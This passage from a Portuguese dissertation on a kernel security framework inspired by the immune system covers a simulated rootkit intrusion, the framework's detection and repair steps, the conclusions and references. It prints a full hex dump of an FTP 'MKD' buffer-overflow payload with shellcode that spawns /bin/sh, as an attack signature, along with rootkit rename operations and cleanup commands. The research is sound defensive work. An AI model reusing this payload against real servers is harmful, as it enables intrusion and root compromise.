read(4, "*", 1024)                         = 1
write(3, "-1", 2)                          = 2
read(4, "5600&/root/rootkit/netstat&/bin/"..., 1024) = 39
write(3, "1", 1)                           = 1
read(4, "*", 1024)                         = 1
write(3, "1", 1)                           = 1
read(4, "*", 1024)                         = 1
write(3, "-1", 2)                          = 2
read(4, "5601&/root/rootkit/top&/usr/bin/"..., 1024) = 35
write(3, "-2", 2)                          = 2
kill(5601, SIGSTOP)                        = 0
```

Como medida final da resposta inata, P_2 adiciona todos os processos do sistema à classe CKRM criada previamente, afim de que possa ter recursos disponíveis para executar uma análise forense e também prevenir que qualquer um dos processos provoque um ataque de negação de serviços. Esta medida é aplicada a todos porque P_2 ainda desconhece a fonte dos ataques, que deverá ser determinada na análise forense. A última ação tomada por P_2 é a invocação de P_3.

Etapa 3: Análise forense e alimentação da base

Através da consulta aos arquivos `/imuno/storage/net.log`, contendo o registro do tráfego de rede; `/imuno/storage/undofs.log`, contendo o registro das alterações provocadas em `/root`, `/bin` e `/usr/bin`; e os históricos de criação de processos e de sockets passados por P_2, P_3 simula a realização de uma análise forense automática, na qual extrairia e correlacionaria evidências destas três fontes de dados com vistas a traçar uma linha do tempo e determinar as causas e as conseqüências do ataque. É fácil ver que estas fontes contêm todos os dados necessários para se realizar esta análise, ficando a lógica exata (heurísticas, etc) deste procedimento a cargo do desenvolvedor do módulo.

Como resultado, é gerada uma assinatura do ataque e uma resposta específica:

```
REMOTE
-------------------------------------------------------------------------------
01 1F 0E A8  01 1E B2 9C  4D 4B 44 20  40 40 40 40  40 40 40 40  ........MKD @@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  @@@@@@@@@@@@@@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  @@@@@@@@@@@@@@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  @@@@@@@@@@@@@@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  @@@@@@@@@@@@@@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 31  @@@@@@@@@@@@@@@@@@@1
C0 31 DB 31  C9 B0 46 CD  80 31 C0 31  DB 43 89 D9  41 B0 3F CD  .1.1..F..1.1.C..A.?.
80 EB 6B 5E  31 C0 31 C9  8D 5E 01 88  46 04 66 B9  FF FF 01 B0  ..k^1.1..^..F.f.....
27 CD 80 31  C0 8D 5E 01  B0 3D CD 80  31 C0 31 DB  8D 5E 08 89  '..1..^..=..1.1..^..
43 02 31 C9  FE C9 31 C0  8D 5E 08 B0  0C CD 80 FE  C9 75 F3 31  C.1...1..^.......u.1
C0 88 46 09  8D 5E 08 B0  3D CD 80 FE  0E B0 30 FE  C8 88 46 04  ..F..^..=.....0...F.
31 C0 88 46  07 89 76 08  89 46 0C 89  F3 8D 4E 08  8D 56 0C B0  1..F..v..F....N..V..
0B CD 80 31  C0 31 DB B0  01 CD 80 E8  90 FF FF FF  FF FF FF 30  ...1.1.............0
62 69 6E 30  73 68 31 2E  2E 31 31 0D  0A 62 4C 73  44 DE 5D 0C  bin0sh1..11..bLsD.].

deny

LOCAL
-----------------------
rename("/root/rootkit/ls","/bin/ls")|
rename("/root/rootkit/ps","/bin/ps")|
rename("/root/rootkit/netstat","/bin/netstat")

rm -rf /root/rootkit.tar.gz; rm -rf /root/rootkit;
iptables -A INPUT --dport 31337 -J DENY
```

A assinatura é composta tanto pelo componente de rede do ataque, representado pelo *payload* do *exploit* utilizado na invasão; quanto das ações locais executadas pelo rootkit antes de ser bloqueado, ou seja a renomeação dos arquivos. A resposta também possui um componente remoto e outro local: o primeiro consiste simplesmente na negação do pacote pelo IPS que integraria P_1, enquanto o segundo é uma resposta específica para neutralização completa e total do ataque no nível local. Consiste na remoção dos arquivos do rootkit e o encerramento da backdoor, através do bloqueio de sua porta. Obviamente, tanto a assinatura e a resposta acima são muito mais simplificadas do que seriam em um sistema real, mas são válidas para fins de exemplo.

Ambas são gravadas na base de assinaturas (`/imuno/storage/base.sig`) e o processo P_4 é finalmente invocado para neutralizar o ataque.

Etapa 4: Resposta específica e reparo

O processo P_4 inicialmente acessa a base de assinaturas, lê e executa a resposta específica. A execução desta resposta resulta na neutralização completa do ataque, com a remoção

de todos os seus indícios de disco e de memória.

Finalmente, procede rumo à recuperação dos binários de sistema removidos em `/bin`: `ls, ps, netstat` (a remoção de `/usr/bin/top` foi impedida por P_2). Seu funcionamento consiste na reversão de todas as operações de escrita em disco realizadas nestes diretórios deste o instante do início da invasão. Esta reversão é feita através do acesso aos registros de transação armazenados pelo UndoFS em `/imuno/storage/undofs.log`.

Como medida final, o bloqueio geral do CKRM é desfeito e o sistema volta à sua operação normal. Com a assinatura remota constando da base de assinaturas, pode-se assumir que tentativas de ataque similares serão bloqueadas pelo IPS executando em P_1, frustrando o ataque antes que consiga causar qualquer dano. Ou, caso a invasão seja feita de outra forma, a existência da assinatura local garantirá que, caso o mesmo rootkit seja executado, o processo P_2 identificará a seqüência de operações como sendo maliciosa e executará imediatamente a resposta específica, eliminando o ataque rapidamente, sem que seja necessária uma análise forense.

Esta quarta etapa conclui a simulação do cenário de invasão. A interação entre os processos imunológicos e os componentes da *framework* ao longo da invasão é apresentada no diagrama da Figura 6.4.

6.4 Conclusão

Este capítulo apresentou os resultados para dois tipos de testes: de desempenho e qualitativos. Os primeiros consistiram na medição do tempo consumido por determinadas tarefas de sistema, com vistas a avaliar o impacto de desempenho criado pela nova infraestrutura de ganchos multifuncionais em seus diferentes modos de execução. Os segundos consistiram na simulação de um cenário de ataque com processos *stubs* simulando o comportamento de módulos imunológicos, com o objetivo de ilustrar a utilização dos principais componentes da *framework*.

Os testes de desempenho foram conduzidos em escala *micro*, exercitando um único gancho exaustivamente em cenários envolvendo um ou mais processos; e em escala macro, exercitando um conjunto de ganchos em tarefas mais comuns como descompressão, compilação e remoção de uma árvore do código fonte do *kernel*. Os resultados confirmaram as suposições de que os ganchos multifuncionais, operando no modo interativo no qual são controlados por processos de usuário, acarretam uma perda de desempenho significativamente maior em comparação com os outros modos. Para certas tarefas, como a compilação do *kernel*, esta perda não teve um impacto tão grande, já que a maior parte do tempo é gasta realizando-se processamento em espaço de usuário. Para outros, porém, como a remoção da árvore do *kernel*, o aumento foi de várias ordens de magnitude, sugerindo que este modo de execução deve ser utilizado com cautela pelos módulos imunológicos. Já



Figura 6.4: Interação entre processos e componentes da *framework* durante a invasão simulada.

a suposição de que o aumento na concorrência, no modo interativo, fosse agravar muito a perda de desempenho provou-se falsa, com uma curva logarítmica muito próxima às dos outros modos. Ou seja, a única perda de desempenho que ocorre é aquela natural, esperada pela alternância entre vários processos.

Os testes qualitativos apresentaram um cenário de uma invasão remota a um sistema pré-configurado com o protótipo da *framework* imunológica e quatro processos *stubs* simulando as ações de módulos imunológicos reais. O cenário foi descrito desde o instante do ataque remoto, passando pela etapa de detecção, resposta inata, análise forense, e finalmente a resposta específica com a eliminação completa do ataque e restauração do sistema de arquivos. Apesar da sua simplicidade, forneceu uma visão básica de como a *framework* poderia ser utilizada por um sistema de segurança e validou seus principais componentes. A manuseabilidade dos ganchos multifuncionais foi ilustrada com sucesso através do controle interativo em tempo real por P_2, no caso de `security_inode_rename()`, e sua característica multifuncional trazida à tona através de exemplos de seu uso não apenas para detecção (tratador T_1), mas também como fonte de dados forense (T_3, T_4 e T_5) e res-

posta (T_2). Este teste também ajudou na identificação de alguns *bugs* na implementação, que passaram desapercebidos nos testes de corretude preliminares.

No futuro, seria interessante que cenários de ataques de outros tipos, como *Denial of Service*, varredura de portas, ou mesmo *spam* fossem simulados com o objetivo de ilustrar e validar ainda outras possibilidades de uso da *framework*. Apesar de estes testes certamente terem a sua utilidade, nenhum deles substitui a presença de um sistema de segurança imunológico real operando sobre a *framework*, sendo este o teste definitivo.

Capítulo 7

Conclusão

Este trabalho apresentou as várias etapas executadas na criação de um protótipo funcional de uma *framework* de *kernel* para um sistema de segurança imunológico.

Inicialmente, na Parte I, foi feito um estudo da pesquisa relevante em imunologia computacional (incluindo o projeto Imuno), sobre o funcionamento geral do *kernel* Linux 2.6; e de algumas das principais *frameworks* implementadas em nível de kernel com aplicações em segurança, como LSM, Netfilter, CKRM e SEClvl.

Este estudo criou condições para que fossem realizados o projeto e a implementação de um protótipo da *framework*, descrito na Parte II deste trabalho. Esta implementação consistiu na integração parcial ou total de cada uma das soluções estudadas, somadas a componentes originais deste trabalho, como a arquitetura de ganchos multifuncionais e o mecanismo de auto-proteção. Também foi utilizado o pseudo sistema de arquivos RelayFS, que desempenhou papel importante na implementação da interface da *framework*.

Após a implementação, o protótipo foi validado experimentalmente através de testes quantitativos, visando avaliar o impacto criado no desempenho do sistema; e qualitativos, através do quais foi ilustrado um possível cenário de utilização dos componentes da *framework* por parte de processos imunológicos *stubs* em uma invasão simulada.

Levando em conta as considerações feitas acima, assim como todos os resultados apresentados ao longo desta dissertação, considera-se que o principal objetivo do trabalho: projetar e implementar uma *framework* de *kernel* para um sistema de segurança imunológico, foi atingido com sucesso.

7.1 Contribuições

Com base na revisão bibliográfica feita e na implementação realizada, pode-se afirmar que este trabalho traz as seguintes contribuições:

- Resumo sobre o funcionamento do *kernel* 2.6, apresentando suas características gerais e uma análise de seus principais subsistemas;
- Revisão e análise comparativa de alguns dos principais projetos de segurança existentes em nível de *kernel*: LSM, Netfilter, CKRM e SEClvl;
- Nova arquitetura de ganchos multifuncionais baseada nos ganchos LSM, que fornece aos módulos imunológicos um grande leque de possibilidades para realização de tarefas de segurança, incluindo não apenas prevenção, mas também detecção e resposta. Os ganchos podem ser controlados e atualizados em tempo real do espaço de usuário pelos módulos;
- Mecanismo de auto-proteção, garantindo a proteção por isolamento da *framework* imunológica em espaço de *kernel* e dos processos imunológicos em espaço de usuário. Garante a inviolabilidade dos componentes do sistema de segurança imunológico, tornando inútil qualquer ataque dirigido ao mesmo;
- Adaptação do *middleware* UndoFS, originalmente projetado e implementado para o *kernel* Linux 2.4, executando em modo *User-Mode Linux*; para o *kernel* 2.6, operando em modo *kernel* padrão. Foi adaptada somente a parte referente à interceptação das chamadas de sistema pelos ganchos e registro dos dados, deixando de lado a parte referente à reconstrução de arquivos;
- Implementação de um protótipo da *framework* imunológica, integrando os componentes mencionados acima. Este protótipo implementa amplo suporte às funcionalidades de prevenção, detecção e resposta exigidas por um sistema de segurança imunológico de escopo geral. Este foi validado tanto em termos de desempenho como em termos qualitativos através da realização de experimentos de *benchmarking* e de um cenário de invasão simulada.

A pesquisa realizada também resultou na publicação do artigo [CdG05], contendo resultados parciais da pesquisa feita até aquele momento, nos anais do *V Simpósio Brasileiro em Segurança Computacional (SBSEG'05)*, em Setembro de 2005. Com o término do trabalho, há intenção de publicar os resultados finais em congressos de segurança internacionais.

7.2 Trabalhos futuros

Ao longo deste trabalho, deixou-se claro que a implementação realizada não foi de forma alguma definitiva, restando diversas etapas até que se possa afirmar que foi feita uma implementação completa. Além disso, em um projeto amplo como este, tendo a pesquisa sido

feita em diversas direções, é natural que haja um grande número de possíveis extensões. Algumas delas já foram sugeridas explicitamente ao longo do texto e são incluídas na lista abaixo, em conjunto com outras:

- Embora, no protótipo, a infra-estrutura multifuncional tenha sido implantada em apenas alguns ganchos LSM, o objetivo é que isso seja feito com todos, ou quase todos os ganchos. No caso, assim como sugerido no Capítulo 5, deve ser feita uma análise mais aprofundada, que não foi feita neste projeto, com relação à cobertura dos ganchos LSM nas operações de sistema. Os dados manipulados pelas chamadas `write()` e `truncate()`, por exemplo, não são interceptados, já que não possuem uso para o controle de acesso a arquivos. Há portanto, necessidade de se criar novos ganchos no *kernel* ou complementar os já existentes;

- No mesmo contexto da sugestão acima, a implementação de um gancho multifuncional no nível das chamadas de sistema seria de grande valia, permitindo a interceptação dos dados em um nível de abstração não tão baixo quanto aquele dos ganchos LSM. Naturalmente, esta pode ser ou não uma característica desejável, dependendo das intenções do programador do sistema de segurança. Caso fosse feita, porém, cuidado teria que ser tomado no sentido de evitar condições de disputa do tipo TOCTOU (*Time of Check, Time of Use*), entre outros problemas tão comuns nesse tipo de interceptação [Gar03]. Embora a chamada `ptrace()` esteja disponível no sistema, esta possui uma série de falhas ligadas a desempenho e resistência às *race conditions* mencionadas [Wag99]. Há diversos projetos que avançam no sentido de projetar uma arquitetura segura para interceptação de chamadas de sistema [GPR04, Pro03, Wag99, JS00], e seu estudo certamente ajudará no desenvolvimento deste gancho;

- Os testes de desempenho revelaram que há grande espaço para a otimização do mecanismo de ganchos multifuncionais, especialmente na operação em modo interativo. Conforme foi observado, a utilização de prioridades normais nos processos monitorados acarreta uma perda de desempenho muito maior do que aquela observada nos testes, que fazem uso de prioridades de tempo real. Uma extensão interessante seria minimizar esta penalidade, manipulando explicitamente o escalonamento de processos feito pelo sistema durante a execução de um gancho multifuncional. Da mesma forma, um aumento na flexibilidade do mecanismo de sincronização utilizado nos ganchos, possibilitando reentrância de processos na sua execução, traria benefícios em cenários envolvendo concorrência;

- Conforme foi detalhado no Capítulo 5, a interceptação de dados forenses de disco conta com um conjunto de ganchos próprios, instalados nos tratadores das chama-

das de sistemas, e são independentes dos ganchos multifuncionais. Isso aponta para uma redundância, já que a arquitetura multifuncional é totalmente adequada para atividades de forense, conforme foi demonstrado no cenário de invasão simulada. A eliminação dos ganchos UndoFS e a relocação de sua funcionalidade para um conjunto de ganchos multifuncionais (que possivelmente operariam no nível de chamadas de sistema) seria de grande interesse, diminuindo a complexidade da *framework* e ao mesmo tempo dando mais liberdade aos processos imunológicos monitorando os canais RelayFS associados, que podem optar por registrar os dados em disco ou não;

- A implementação do requisito de *dump* de páginas de memória, possibilitando a criação de um histórico da evolução da memória principal do sistema, também é importante para o processo de forense automatizada, garantindo a completude das fontes de dados. Da mesma forma, esforço deve ser empreendido no sentido de se ativar com sucesso o monitorador de recursos do CKRM, o que não se conseguiu neste projeto. Estes foram os dois únicos requisitos não implementados no protótipo e merecem atenção no desenvolvimento futuro;

- O mecanismo de auto-proteção pode ser tornado mais flexível, garantindo uma maior granularidade no controle de acesso feito aos componentes imunológicos, no lugar do controle binário feito atualmente. A proteção da cadeia de inicialização, por exemplo, exige um controle que permita leitura mas proíba a escrita. Uma das possíveis alternativas é o uso de mecanismos próprios de módulos de segurança voltados ao controle de acesso, como SELinux. Outra direção interessante que deve ser investigada é a possibilidade de se garantir a segurança da *framework* imunológica sem fechar todo acesso ao *kernel*. Alternativas envolvendo o uso de máquinas virtuais e mesmo tecnologias de *Trusted Computing* são possíveis direções de pesquisa.

Apesar das sugestões acima, o trabalho futuro mais relevante é com certeza a implementação dos módulos imunológicos e, eventualmente, do sistema de segurança imunológico como um todo. Isso permitiria um teste conclusivo da *framework*, tanto em nível qualitativo quanto em nível de desempenho, além de levantar a eventual necessidade de adição de novas funcionalidades e correção de *bugs*.

A lógica de restauração de sistema de arquivos já foi implementada pelo Prof. Dr. Fabrício Sérgio de Paula em seu UndoFS, bastando que seja adaptada para o espaço de usuário e transformada em um módulo imunológico. Outros módulos podem ser projetados e implementados tomando-se como base o estudo feito pelos pesquisadores originais do sistema Imuno, assim como outras ferramentas de segurança existentes.

Assumindo uma ótica mais geral, é possível constatar que a generalidade e a amplitude da *framework*, provendo suporte nas esferas de prevenção, detecção e resposta,

possibilitam que seja usada não apenas com um sistema de segurança imunológico, mas eventualmente com outras ferramentas de segurança como IDS, IPS, firewalls, antivírus, analisadores forenses, entre outras. Vista dessa forma, poderia mesmo ser considerada não mais apenas como uma *framework imunológica* e sim uma *framework de segurança genérica* em nível de *kernel*, capaz de suportar mecanismos de segurança em geral. Seria interessante que os futuros esforços de desenvolvimento deste projeto se baseassem nesta idéia.

Referências Bibliográficas

[Aud] Linux audit. http://people.redhat.com/sgrubb/audit/visualize/index .html.

[BC03] Daniel P. Bovet e Marco Cesati. *Understanding the Linux Kernel*. O'Reilly, 2^a edição, 2003.

[BEFG02] Justin Balthrop, Fernando Esponda, Stephanie Forrest, e Matthew Glickman. Coverage and generalization in an artificial immune system. Em *Proceedings of the Genetic and Evolutionary Computation Conference*, páginas 3–10, 2002.

[BFG02] Justin Balthrop, Stephanie Forrest, e Matthew R. Glickman. Revisiting LISYS: Parameters and normal behavior. Em *Proceedings of the 2002 IEEE Congress on Evolutionary Computation*, páginas 1045–1050, 2002.

[Bis03] Matt Bishop. *Computer Security – Art and Science*. Addison-Wesley, 2003.

[CdG04] Martim d'Orey Posser de Andrade Carbone e Paulo Lício de Geus. A mechanism for automatic digital evidence collection on high-interaction honeypots. Em *Proceedings from the 5th Annual IEEE Information Assurance Workshop*, páginas 1–8, 2004.

[CdG05] Martim d'Orey Posser de Andrade Carbone e Paulo Lício de Geus. Kernel framework for an immune-based security system: A work-in-progress report. Em *Anais do V Simpósio Brasileiro em Segurança da Informação e Sistemas Computacionais*, páginas 245–248, 2005.

[CVE03] CVE-2003-0466. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003- 0466, 2003.

[Das99a] Dipankar Dasgupta, editor. *Artificial Immune Systems and Their Applications*. Springer-Verlag, 1999.

[Das99b] Dipankar Dasgupta. Immunity-based intrusion detection system: A general framework. Em *Proceedings of the 22nd National Information Systems Security Conference*, páginas 147–160, 1999.

[Das04] Dipankar Dasgupta. Immuno-inspired autonomic system for cyber defense. Relatório técnico, University of Memphis, 2004.

[DB01] Dipankar Dasgupta e Hal Brian. Mobile security agents for network traffic analysis. Em *Proceedings of DARPA Information Survivability Conference and Exposition II*, páginas 332–340, 2001.

[dCT02] Leandro N. de Castro e Jonathan Timmis. *Artificial Immune Systems: A New Computational Intelligence Approach*. Springer-Verlag, 2002.

[Den86] Dorothy E. Denning. An intrusion detection model. Em *Proceedings of the 7th IEEE Symposium on Security and Privacy*, páginas 119–131, 1986.

[DFH96] Patrik D'haeseleer, Stephanie Forrest, e Paul Helman. An immunological approach to change detection: Algorithms, analysis and implications. Em *Proceedings of the 1996 IEEE Symposium on Computer Security and Privacy*, páginas 110–119, 1996.

[DFH97] Patrik D'haeseleer, Stephanie Forrest, e Paul Helman. A distributed approach to anomaly detection. *ACM Transactions on Information System Security*, 1997.

[DG02] Dipankar Dasgupta e Fabio Gonzalez. An immunity-based technique to characterize intrusions in computer networks. *IEEE Transactions on Evolutionary Computation*, 6(3):281–291, 2002.

[dP04] Fabrício Sérgio de Paula. *Uma arquitetura de segurança computacional inspirada no sistema imunológico*. Tese de doutorado, Universidade Estadual de Campinas, 2004.

[dR03] Marcelo Abdalla dos Reis. Forense computacional e sua aplicação em segurança imunológica. Dissertação de mestrado, Universidade Estadual de Campinas, 2003.

[dRdG02] Marcelo Abdalla dos Reis e Paulo Lício de Geus. Modelagem de um sistema automatizado de análise forense: Arquitetura extensível e protótipo inicial. Em *Anais do II Workshop Brasileiro em Segurança de Sistemas Computacionais*, 2002.

[EAFH04] Fernando Esponda, Elena Ackley, Stephanie Forrest, e Paul Helman. On-line negative databases. Em *Proceedings of the 3rd International Conference on Artificial Immune Systems*, páginas 175–188, 2004.

[EFH04] Fernando Esponda, Stephanie Forrest, e Paul Helman. A formal framework for positive and negative detection. *IEEE Transactions on Systems, Man, and Cybernetics*, 34(1):357–373, 2004.

[Fer03] Diego Assis de Monteiro Fernandes. Resposta automática em um sistema de segurança imunológico computacional. Dissertação de mestrado, Universidade Estadual de Campinas, 2003.

[FHS97] Staphanie Forrest, Steven A. Hofmeyr, e Anil Somayaji. Computer immunology. *Communications of the ACM*, 40(10):88–96, 1997.

[FHSL96] Stephanie Forrest, Steven A. Hofmeyr, Anil Somayaji, e Thomas A. Longstaff. A sense of self for Unix processes. Em *Proceedings of the 1996 IEEE Symposium on Security and Privacy*, páginas 120–128, 1996.

[FPAC94] Stephanie Forrest, Alan S. Perelson, Lawrence Allen, e Rajesh Cherukuri. Self-nonself discrimination in a computer. Em *Proceedings of the 1994 IEEE Symposium on Security and Privacy*, páginas 202–212, 1994.

[Fre91] Free Software Foundation. General Public License. http://www.fsf.org/ licensing/licenses/gpl.txt, 1991.

[FV04] Dan Farmer e Wietse Venema. *Forensic Discovery*. Addison-Wesley, 2004.

[Gar03] Tal Garfinkel. Traps and pitfalls: Practical problems in system call interposition based security tools. Em *Proceedings of the 2003 Symposium on Network and Distributed Systems Security*, páginas 163–176, 2003.

[GBF05] Matthew Glickman, Justin Balthrop, e Stephanie Forrest. A machine learning evaluation of an artificial immune system. *Evolutionary Computation Journal*, 13(2):179–212, 2005.

[GD03] Fabio Gonzalez e Dipankar Dasgupta. Anomaly detection using real-valued negative selection. *Journal of Genetic Programming and Evolvable Machines*, 4(4):383–403, 2003.

[GGD03] Jonatan Gomez, Fabio Gonzalez, e Dipankar Dasgupta. An immuno-fuzzy approach to anomaly detection. Em *Proceedings of the 12th IEEE International Conference on Fuzzy Systems*, páginas 1219–1224, 2003.

[GGKD03] Jonatan Gomez, Fabio Gonzalez, M. Kaniganti, e Dipankar Dasgupta. An evolutionary approach to generate fuzzy anomaly (attack) signatures. Em

Proceedings of the 4th Annual Information Assurance Workshop, páginas 251–259, 2003.

[Gon03] Fabio Gonzalez. *A Study of Artificial Immune Systems Applied to Anomaly Detection*. Tese de doutorado, University of Memphis, 2003.

[Gor04] Mel Gorman. *Understanding the Linux Virtual Memory Manager*. Prentice Hall, 2004.

[GPR04] Tal Garfinkel, Ben Pfaff, e Mendel Rosenblum. Ostia: A delegating architecture for secure system call interposition. Em *Proceedings of the 2004 Symposium on Network and Distributed System Security (NDSS)*, páginas 187–201, 2004.

[Hal04] Michael A. Halcrow. Using the BSD secure levels. *Sys Admin Magazine*, 13(9), 2004.

[HF99] Steven Hofmyer e Stephanie Forrest. Immunity by design: An artificial immune system. Em *Proceedings of the Genetic and Evolutionary Computation Conference*, páginas 1289–1296, 1999.

[HF00] Steven A. Hofmeyr e Stephanie Forrest. Architecture for an artificial immune system. *Evolutionary Computation*, 8(4):443–473, 2000.

[HFS98] Steven A. Hofmeyr, Stephanie Forrest, e Anil Somayaji. Intrusion detection using sequences of system calls. *Journal of Computer Security*, 6(3):151–180, 1998.

[Hof99] Steven Hofmyer. *An Immunological Model of Distributed Detection and Its Application to Computer Security*. Tese de doutorado, University of New Mexico, 1999.

[Imu06] Wikipedia – Immune System, 2006.

[JD04] Zhou Ji e Dipankar Dasgupta. Augmented negative selection algorithm with variable-coverage detectors. Em *Proceedings of the 2004 IEEE Congress on Evolutionary Computation*, páginas 1081–1088, 2004.

[JS00] K. Jain e R. Sekar. User-level infrastructure for system call interposition: A plataform for intrusion detection and confinement. Em *Proceedings of the Network and Distributed Systems Security Symposium (NDSS)*, 2000.

[KB99a] Jungwon Kim e Peter Bentley. An artificial immune model for network intrusion detection. Em *Proceedings of the Seventh European Congress on Intelligent Techniques and Soft Computing*, 1999.

[KB99b] Jungwon Kim e Peter Bentley. The human immune system and network intrusion detection. Em *Proceedings of the 7th European Congress on Intelligent Techniques and Soft Computing*, páginas 13–19, 1999.

[KB99c] Jungwon Kim e Peter Bentley. Negative selection and niching by an artificial immune system for network intrusion detection. Em *Proceedings of the Genetic and Evolutionary Computation Conference*, páginas 149–158, 1999.

[KB01a] Jungwon Kim e Peter Bentley. Evaluating negative selection in an artificial immune system for network intrusion detection. Em *Proceedings of the Genetic and Evolutionary Computation Conference*, páginas 1330–1337, 2001.

[KB01b] Jungwon Kim e Peter Bentley. Towards an artificial immune system for network intrusion detection: An investigation of clonal selection with a negative selection operator. Em *Proceedings of the 2001 IEEE Congress on Evolutionary Computation*, páginas 1244–1252, 2001.

[KB02] Jungwon Kim e Peter Bentley. Towards an artificial immune system for network intrusion detection: An investigation of dynamic clonal selection. Em *Proceedings of the 2002 IEEE Congress on Evolutionary Computation*, páginas 1015–1020, 2002.

[Kep94] Jeffrey O. Kephart. A biologically inspired immune system for computers. Em *Artificial Life IV: Proceedings of the Fourth International Workshop on the Synthesis and Simulation of Living Systems*, páginas 130–139, 1994.

[Knu97] Donald E. Knuth. *The Art of Computer Programming*, volume 1 – Fundamental Algorithms. Addison-Wesley, 3^a edição, 1997.

[Knu98] Donald E. Knuth. *The Art of Computer Programming*, volume 3 – Sorting and Searching. Addison-Wesley, 2^a edição, 1998.

[lid] Linux Intrusion Detection System (LIDS). http://www.lids.org.

[Lov03] Robert Love. *Linux Kernel Development*. Developers Library, 2003.

[LS01] Peter Loscocco e Stephen Smalley. Integrating flexible support for security policies into the Linux operating system. Em *Proceedings of the FREENIX Track: 2001 USENIX Annual Technical Conference*, páginas 29–42, 2001.

[Mit95] Melanie Mitchell. Genetic algorithms: An overview. *Complexity*, 1(1):31–39, 1995.

[MS96] Larry W. McVoy e Carl Staelin. lmbench: Portable tools for performance analysis. Em *Proceedings of the 1996 USENIX Annual Technical Conference*, páginas 279–295, 1996.

[MSkc02] David Moore, Colleen Shannon, e k. claffy. Code-Red: a case study on the spread and victims of an internet worm. Em *Proceedings of the 2nd ACM SIGCOMM Workshop on Internet measurment*, páginas 273–284, 2002.

[NFC+03] Shailabh Nagar, Hubertus Franke, Jonghyuk Choi, Chandra Seetharaman, Scott Kaplan, Nivedita Singhvi, Vivek Kashyap, e Mike Kravetz. Class-based prioritized resource control in linux. Em *Proceedings of the 2003 Ottawa Linux Symposium*, páginas 161–180, 2003.

[NvRF+04] Shailabh Nagar, Rik van Riel, Hubertus Franke, Chandra Seetharaman, Vivek Kashyap, e Haoqiang Zheng. Improving Linux resource control using CKRM. Em *Proceedings of the 2004 Ottawa Linux Symposium*, páginas 511–524, 2004.

[PAL98] Patrick A. Muckelbauer Ruth C. Taylor S. Jeff Turner John F. Farrell Peter A. Loscocco, Stephen D. Smalley. The inevitability of failure: The flawed assumption of security in modern computing environments. Em *Proceedings of the 21st National Information Systems Security Conference*, páginas 303–314, 1998.

[PCG04] Fabrício Sérgio de Paula, Leandro Nunes de Castro, e Paulo Lício de Geus. An intrusion detection system using ideas from the immune system. Em *Proceedings of the 2004 IEEE Congress on Evolucionary Computation*, volume 1, páginas 1059–1066, 2004.

[PFG05] Fabrício Sérgio de Paula, Diego Fernandes, e Paulo Lício de Geus. Um *middleware* para restauração de dados independente do sistema de arquivos. Não publicado, 2005.

[PH97] David A. Patterson e John L. Hennessy. *Computer Organization and Design: The Hardware/Software Interface*. Morgan Kaufmann, 2ª edição, 1997.

[Pre01] Roger S. Pressman. *Software Engineering: A Practitioner's Approach*. McGraw-Hill, 5. edição, Nov. 2001.

[PRFG01] Fabrício Sérgio de Paula, Marcelo Abdalla dos Reis, Diego Fernandes, e Paulo Lício de Geus. Modelagem de um sistema de segurança imunológico. Em *Anais do III Simpósio de Segurança em Informática*, páginas 91–100, 2001.

[PRFG02a] Fabrício Sérgio de Paula, Marcelo Abdalla dos Reis, Diego Fernandes, e Paulo Lício de Geus. ADENOIDS: A hybrid IDS based on the immune system. Em *Proceedings of the 9th International Conference on Neural Information Processing*, Singapore, 2002.

[PRFG02b] Fabrício Sérgio de Paula, Marcelo Abdalla dos Reis, Diego Fernandes, e Paulo Lício de Geus. A hybrid IDS architecture based on the immune system. Em *Anais do II Workshop Brasileiro em Segurança de Sistemas Computacionais*, páginas 33–40, 2002.

[Pro03] Niels Provos. Improving host security with system call policies. Em *Proceedings of the 12th USENIX Security Symposium*, páginas 257–272, 2003.

[RW02] Rusty Russell e Harald Welte. Linux netfilter hacking HOWTO. Disponível em http://www.netfilter.org/documentation/HOWTO/ netfilter-hacking-HOWTO.letter.ps (Junho de 2006), 2002.

